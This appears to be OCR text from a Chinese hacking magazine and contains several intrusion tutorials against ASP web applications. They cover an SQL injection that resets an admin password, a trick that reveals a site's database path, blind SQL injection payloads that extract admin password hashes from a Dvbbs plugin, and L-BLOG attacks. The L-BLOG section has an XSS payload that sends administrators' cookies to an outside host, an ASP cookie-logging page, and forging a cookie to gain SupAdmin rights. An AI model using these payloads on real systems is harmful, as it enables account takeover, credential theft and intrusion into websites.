


图 5

最后再执行 **update admin set password=ec98a28312d92cf0ba34393f67edf658 where id=5;--** 将密码还原。

后记：

从这次检测过程来看，思路永远都是最重要的，所以我希望展示给大家的不仅仅是一个过程，而是一种分析问题，解决问题的思路，比如上例中除了用 update 命令，还可以用 insert 命令直接插入，这些具体的东西都要大家自己揣摩，欢迎各位批评指正，谢谢。


（本文所涉及的软件：SQLINJ、NBSI、md5crack v2.2，本期光盘已收录）

Asp系统暴库小技巧

光芒果

暴库是入侵 ASP 程序的一种常用方法，十分简单。常用的暴库方法是直接访问程序的 conn.asp 和在形如 http://www.xxx.com/xx/xx.asp?id=xx 的 url 中把 /xx.asp?id=xx 中的“/”换成“%5c”，如果是一级目录就换成“..%5c”。一般就可以在浏览器中暴出数据库的物理路径了（前提是在“INTERNET 选项－高级”中，把“显示友好 HTTP 错误信息”前面的勾去掉才可以暴出）。

可是在一次入侵中我用以上两种方法都没能暴出数据库的地址，访问 conn.asp 是空的，用 %5c 暴出的不是数据库。于是我就试着访问了 http://www.xxx.com/xx%5cconn.asp 结果还真让我暴出了数据库地址，如图。于是我发现如果访问 conn.asp 不能暴库，且显示是空的话，可以把最后的“/”换成“%5c”试试，同样的，如果 conn.asp 在一级目录要在“%5c”前加上“..”变成“..%5c”。以上方法虽不能 100% 成功，但我试过很多站都可以顺利暴出来数据库的物理路径。



雪石厨房插件漏洞 For Dvbbs 7.0 sp2

★ 枫の子 ★

一、前言

最先发现这个漏洞是在For LeadBBS版下的，后来发现For Dvbbs版的也存在漏洞，因为LeadBBS的用户密码是32位的MD5密文，比较难破解，而Dvbbs的只有16位，所以本文将以Dvbbs为例来阐述漏洞的发现和利用过程。

注意：雪石厨房官方并没有发布For Dvbbs 7.0 sp2版的，不过网上有下载。而且官方网站似乎不存在此漏洞。

二、过程

先介绍厨房做菜的大致过程，先选择好菜谱，然后按菜谱的提示分别选择好配料、火候和时间，再点开始，如图1。



图 1




图 2

等时间到了，菜就做好了，接着你可以选择吃掉、卖掉或者送人等等，如图2。

如果不按菜谱的提示做，就会做出“奇怪的小菜”，吃掉还会减经验的。下面先来抓包看看提交了几个参数，选择好菜谱、配料、火候和时间后，运行WinSock Expert监听做菜页面，再点开始，WinSock Expert就会抓到很多数据，其中有一条类似如下：

```
POST /yzl/dvbbs/cook_index.asp?action=cookstart HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://zhaoad.com/yzl/dvbbs/cook_index.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: zhaoad.com
Content-Length: 240
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: zhaoad%2Ecom%2Fyzl%2Fdvbbs%2F=userid=2&usercookies=0&userhidden=&password=5748********6ODH&userclass=%B9%DC%C0%ED%D4%B1&username=StarsunYzL-&StatUserID=2194342137; ASPSESSIONIDQSBAABCD=NHGJAKABEHFGKLJMHJINKOGN; upNum=0
pl1sel=1%7Ckitchen%2Fimg%2F128.gif%7C3&pl1=1&pl2sel=27%7Ckitchen%2Fimg%2F150.gif%7C5&pl2=27&sellever=1&pusel=%B8%BB%C7%BF%B7%DB%2B%C7%E0%B2%CB%A3%AC5%A3%AC%D0%A1%7Ckitchen%2Fimg%2Fd0000004.jpg&Submit=%BF%AA+%CA%BC&needfire=%D0%A1&needtime=5
```

从pl1sel=1开始，后面的就是我们提交的参数了，在For LeadBBS版中会多出两个参数price1和price2，分别对应两种配料的价钱，而且只做了简单的过滤，我们可以手工将这两个参数的值改为负数，然后用NC提交过去就可以刷钱了。在For Dvbbs版中，有用的就是最后一个参数**needtime=5**了，对应的就是做菜的时间，看看源代码中是否做了过滤（cook_index.asp文件）：

```
useckrs("selecttime")=iif(request("needtime")="",5,request("needtime"))
```

仅仅判断了needtime是否为空，这样我们就可以提交needtime=0了。做菜不需要时间，不过这样，只能做出“奇怪的小菜”，因为源码中还有一处做了验证，如下：

```
'判断火候时间对否
if cint(useckrs("selecttime"))<>cint(menurs("needtime")) or useckrs("selectfire")<>menurs("needfire") then
 useckrs("dishid")=0
  useckrs("dish")="奇怪的小菜"
```

吃掉会减经验，卖掉才得2块钱！还是拿去送给MM吧，如图3。




图 3

要是输入一个不存在的用户名就会出现图4的对话框。这时就要看你的灵感了，看到这个对话框马上就应该想到一定执行了数据库查询的操作，要是没有过滤提交的参数的话，呵呵，看源码：




图 4

```
if request("action")="sending" then'送
  set rs=server.createobject("adodb.recordset")
    sql="select * from Dv_user where username='"&request("username")&"'"
   rs.open sql,conn,1,1
   if rs.recordcount<1 then
    %><script language="vbscript">
  msgbox"无此用户“<%=request("username")%>”，请检查！",0,"梦想"
  ......
```

看到了吧！对 username 没有做任何过滤，接下来我们就来玩玩经典的“猜数字”游戏了。先来猜管理员，在“送给：”后面填入 **StarsunYzL' and userclass='** 管理员，单引号不能少，不包括逗号，然后点“确定”，要是猜对了，页面就会出错，不对就会出现图 4 的对话框，把 StarsunYzL 换成别的再试，接着猜密码的前 1 位，填入 **StarsunYzL' and left (userpassword,1)='0**，不对的话就把 0 换成别的，再猜密码的前 2 位，填入 **StarsunYzL' and left(userpassword,2) ='01**，如果你也像我一样有耐心的话过一会就可以拿到 MD5 密码了，如果你够 BT 的话就去破解 MD5 密码吧！

为了方便大家提交参数 needtime=0，我写了个小程序，如图 5。使用很简单，先在“论坛地址”后填入 Dvbbs 的地址，然后点“浏览”，接着登录论坛，再把厨房的地址复制粘贴进“雪石厨房地址”里，再点“做菜”，菜就做好了。

三、写在最后

因为我不懂 ASP，对数据库也不熟，所以只能将这个漏洞利用到这里了，大侠们有什么高见还请不吝赐教！

（本文所涉及的工具 WinSock Expert、雪石厨房 For Dvbbs 7.0 sp2，以及作者所写的工具，光盘有收录）





图 5



HaK_BaN[B.C.T]

首先说说的是什么是 blog（博客）？因为很多人都不知道 blog 是什么？就算看完了这篇文章都不明白，所以浪费一些大家的时间。

释义：

网络出版（Web Publishing）、发表和张贴（Post 这个字当名词用时就是指张贴的文章）文章是个急速成长的网络活动，现在甚至出现了一个用来指称这种网络出版和发表文章的专有名词 Weblog，或 Blog。一个 Blog 就是一个网页，它通常是由简短且经常更新的 Post 所构成，这些张贴的文章都按照年份和日期排列。Blog 的内容和目的有很大的不同，从对其他网站的超级链接和评论，有关公司、个人、构想的新闻到日记、照片、诗歌、散文，甚至科幻小说的发表或张贴都有。许多 Blogs 是个人心中所想之事情的发表，其它 Blogs 则是一群人基于某个特定主题或共同利益领域的集体创作。Blog 好象对网络传达的实时讯息。撰写这些 Weblog 或 Blog 的人就叫做 Blogger 或 Blog writer。在网络上发表 Blog 的构想始于 1998 年，但到了 2000 年才真正开始流行。起初，Bloggers 将其每天浏览网站的心得和意见记录下来，并予以公开，来给其它人参考和遵循。但随着 Blogging 快速扩张，它的目的与最初已相去甚远。目前网络上数以千计的 Bloggers 发表和张贴 Blog 的目的有很大的差异。不过，由于沟通方式比电子邮件、讨论群组更简单和容易，Blog 已成为家庭、公司、部门和团队之间越来越盛行的沟通工具，因为它也逐渐被应用在企业内部网络。

现在网络上使用的 blog 程序大致分为多用户和单用户两个版本，ASP 的 Blog 程序以及版本都比较多，自然而然的就会存在着各种各样的漏洞，现在主流的 ASP Blog 程序有以下几种：

1.L-BLOG （Loveyuki 编写的 ASP+ACCESS 架构），这个程序的修改以及美化版本 N 多
2.O-BLOG（叶开编写的 ASP+ACCESS/SQL 架构多用户）
3.Misslong（多用户版本）
4.theanswer 's blog（外国开源网站项目程序，代码谨慎简洁）
5.SIC' s blog（L-BLOG 的修改版本，安全性能都比原作强）
6.Dlong（猪飞飞编写的程序属于比较早的 blog 程序，停止开发了）

我就拿 L-BLOG 程序来进行分析！看看我们的 L-BLOG 有多少问题？

L-BLOG 程序漏洞（跨站式脚本漏洞）

使用越广泛的程序就会有更多的漏洞存在，我们 L-BLOG 程序也是一样。首先就是基本的跨站式脚本漏洞，在 Member.asp/favorite.asp/bloglinks.asp 页面里作者完全没有过滤任何的敏感字符，借此我们就可以进行 COOKIE 的盗取，以及对于 BLOG 的破坏了。

我们就拿 Member.asp 页面的“个人主页”栏目设置作为例子，我们发现只要输入特定恶意代码，就可以拿到管理员的 COOKIE 或者进行破坏！例如：在“个人主页”栏目输入**<script>alert("TEST.BY.H4K_B4N");</script>**，当管理员或者其他用户查看我们设定的帐号资料的时候，代码的就会启动，这样子就完成了跨展脚本的攻击了，如图 1。




图 1

危害性最大的就是 bloglinks.asp 添加连接页面，只要在申请连接的地址输入恶意代码，就可以直接拿到管理员的 COOKIE 了，因为每个连接都需要经过管理员的审核才可以，这样子每当管理员登录 admincp.asp 管理后台的相关页面就会启动代码从而得到我们需要的 COOKIE 了！

代码如下：

```
<script> document.location='http://yoursite.com/cookie.asp?'%2Bdocument.cookie
</script>
```

一个人的战争

COOKIE 页面代码：

```
<%
Testfile=server.mappath("info.txt")
Msg=request.servervariables("QUERY_STRING")
    Set fs=server.createobject("scripting.
filesystemobject")
Set thisfile=fs.opentextfile(testfile,8,true,0)
Thidfile.writeline(""&msg&"")
Thisfile.close
Set fs=nothing
%>
```

利用以上的代码，我们就可以很轻松的拿到管理员的COOKIE资料，进行进一步的入侵了。

之前我们说了关于跨站式脚本漏洞的实现，如果我们拿到了COOKIE，可以去跑密码，因为COOKIE保留了管理员的密码，这样子就可以拿到前台以及后台的管理员权限了（如果你的主机或者是肉鸡超级强的话，我建议你去跑），如果密码没有跑出来怎么办？我们可以试试利用COOKIE欺骗来得到前台管理员权限和webshell（只针对1.08(SE)以下没有打补丁的版本／修改版本)。

首先就是利用老兵的Cookies&Inject Browser去访问网站，这样子我们就可以拿到L-BLOG程序的用户Cookie了，从而我们可以借用修改得到前台的管理员权限。

利用快速注册，我们很快的就拿到了用户COOKIE，然后我们需要把L-BLOG的COOKIE资料进行修改，从而进行COOKIE欺骗。

COOKIE如下（以下的COOKIE进行过删减)：

```
guoming（cookie保存的名称）=memLastpost=2005%2D
1%2D
7+21%3A24%3A21
&memPassword=E05CDD2E1AB4BF0AAE6A8E02217C234C
（我们帐号的密码）
&memStatus=Member（我们的等级或者权限）
&memName=h4
k%5Fb4n（用户名称）
```

而我们需要修改的参数就是关于我们权限的部分，首先我们把memStatus=Member修改为SupAdmin。但是为什么要修改为这个？经过查看L－BLOG的数据库我们可以看到管理员的memStatus是SupAdmin。

所以为了得到管理员的权限我们必需把Member修改为SupAdmin，这样子我们就可以得到前台管理权限。保存好我们修改的COOKIE后，刷新网页我们就可以看到结果。

而漏洞的起因我们可以看看commond.asp的代码，代码如下：

```
Dim memName,memPassword,memStatus
memName=CheckStr(Request.Cookies(CookieName)
("memName"))
memPassword=CheckStr(Request.Cookies
(CookieName)("memPassword"))
memStatus=CheckStr(Request.Cookies(CookieName)
("memStatus"))
```

看memStatus是从Cookies里读出来的。

L-BLOG登录的时候，普通用户给**Request.Cookies(CookieName)("memStatus")**赋了Member，超级管理员给**Request.Cookies(CookieName)("memStatus")**赋了SupAdmin。而前台的权限判断是根据memStatus的值，而memStatus的值，是从**Request.Cookies(CookieName)("memStatus")**里读出来的，所以我们将**memStatus=Member**改成**memStatus=SupAdmin**这样就获得了L-BLOG的前台的管理员权限了。

